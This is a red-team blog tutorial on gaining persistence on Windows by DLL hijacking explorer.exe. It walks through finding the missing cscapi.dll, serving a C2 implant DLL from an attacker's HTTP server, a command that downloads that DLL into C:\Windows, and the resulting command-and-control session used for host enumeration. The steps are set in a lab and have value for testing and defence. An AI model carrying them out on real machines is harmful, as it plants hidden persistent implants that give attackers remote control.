
Persistence – Explorer

pentestlab.blog/category/red-team/page/2

March 5, 2024

Windows File Explorer is the is the graphical file management utility for the Windows operating system and the default desktop environment. Windows explorer was introduced in Windows 95 and it is associated with the process *explorer.exe*. Since this is a native Windows process it could be used in red team operations for injection of arbitrary code. Processes which are missing DLL's are prone to DLL Hijacking. Identification of missing DLL's is trivial and requires process monitor to filter the *explorer.exe* for results that contain *NAME NOT FOUND*. One of the missing DLL's that *explorer.exe* is missing is the cscapi.




Time ...	Process Name	PID	Operation	Path	Result	Detail
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\shell32.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\imageres.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en-GB\imagere...	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en\imageres.dll....	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\imageres.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en-GB\imagere...	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en\imageres.dll....	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\shell32.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\shell32.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\shell32.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\shell32.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\wkscli.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\MPR.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\cscapi.dll	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en-GB\imagere...	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en\imageres.dll....	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en-GB\imagere...	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\en\imageres.dll....	NAME NOT FOUND	Desired Access: R...
23:00:...	explorer.exe	3776	CreateFile	C:\Windows\System32\UxTheme.dll.Co...	NAME NOT FOUND	Desired Access: G...

Process Monitor – cscapi.dll

An HTTP server is required to serve the arbitrary DLL. From a Kali Linux box this is trivial by executing the following command:

```
python3 -m http.server 8080
```




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.0.2 - - [25/Feb/2024 16:57:54] "GET /demon.x64.dll HTTP/1.1" 200 -
10.0.0.2 - - [25/Feb/2024 17:00:41] "GET /demon.x64.dll HTTP/1.1" 200 -
```

Python Web Server

A public tool has been released that will communicate with the host serving the arbitrary DLL, retrieve and write the DLL into *C:\Windows* path. The tool require the IP address and the port of the server hosting the DLL and the DLL name.

```
DLLHijacking.exe 10.0.0.3 8080 demon.x64.dll
```




```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\peter

C:\Users\peter>DLLHijacking.exe 10.0.0.3 8080 demon.x64.dll
realPath : \??\C:\Windows\cscapi.dll

C:\Users\peter>
```


Explorer.exe – DLL Hijacking



Name	Date modified	Type	Size
bootstat.dat	25/02/2024 21:42	DAT File	66 KB
☑ cscapi.dll	25/02/2024 22:00	Application exten...	94 KB
DfsrAdmin.exe	06/12/2019 22:24	Application	228 KB
DfsrAdmin.exe.config	22/02/2024 23:36	Configuration Sou...	2 KB
DtcInstall.log	20/10/2023 18:13	Text Document	2 KB
EnterpriseEval.xml	07/12/2019 09:10	XML Document	31 KB
explorer.exe	08/09/2022 04:07	Application	5,021 KB
HelpPane.exe	08/09/2022 04:08	Application	1,051 KB
hh.exe	07/12/2019 09:09	Application	18 KB
lsasetup.log	20/10/2023 18:11	Text Document	2 KB
mib.bin	07/12/2019 09:08	BIN File	43 KB
notepad.exe	08/09/2022 04:09	Application	197 KB
PFRO.log	03/02/2024 17:43	Text Document	1 KB


Explorer.exe – cscapi.dll

The arbitrary DLL will load into the *explorer.exe* process on the next reboot and a communication channel with the Command and Control will established.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
3301a9fa	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	Explorer.EXE	4372	1s	healthy

Explorer.exe – Implant



```
25/02/2024 17:08:13 [Neo] Demon » pwd
[*] [F630DC82] Tasked demon to get current working directory
[*] Current directory: C:\Windows\system32

25/02/2024 17:08:28 [Neo] Demon » luid
[*] [0D659E84] Tasked demon to get the current logon ID
[+] Send Task to Agent [16 bytes]
[+] Current LogonId: 0:0x57768

25/02/2024 17:08:41 [Neo] Demon » userenum
[*] [D720581B] Tasked demon to list user accounts on the current computer
[+] Send Task to Agent [43 bytes]
[+] Received Output [78 bytes]:
-- Administrator
-- DefaultAccount
-- Guest
-- netbiosX
-- WDAGUtilityAccount

[*] BOF execution completed
[peter/WK01] Explorer.EXE/4372 x64 (red.lab)
 >>>
```

Host Enumeration

References

1. https://github.com/gavz/ExplorerPersist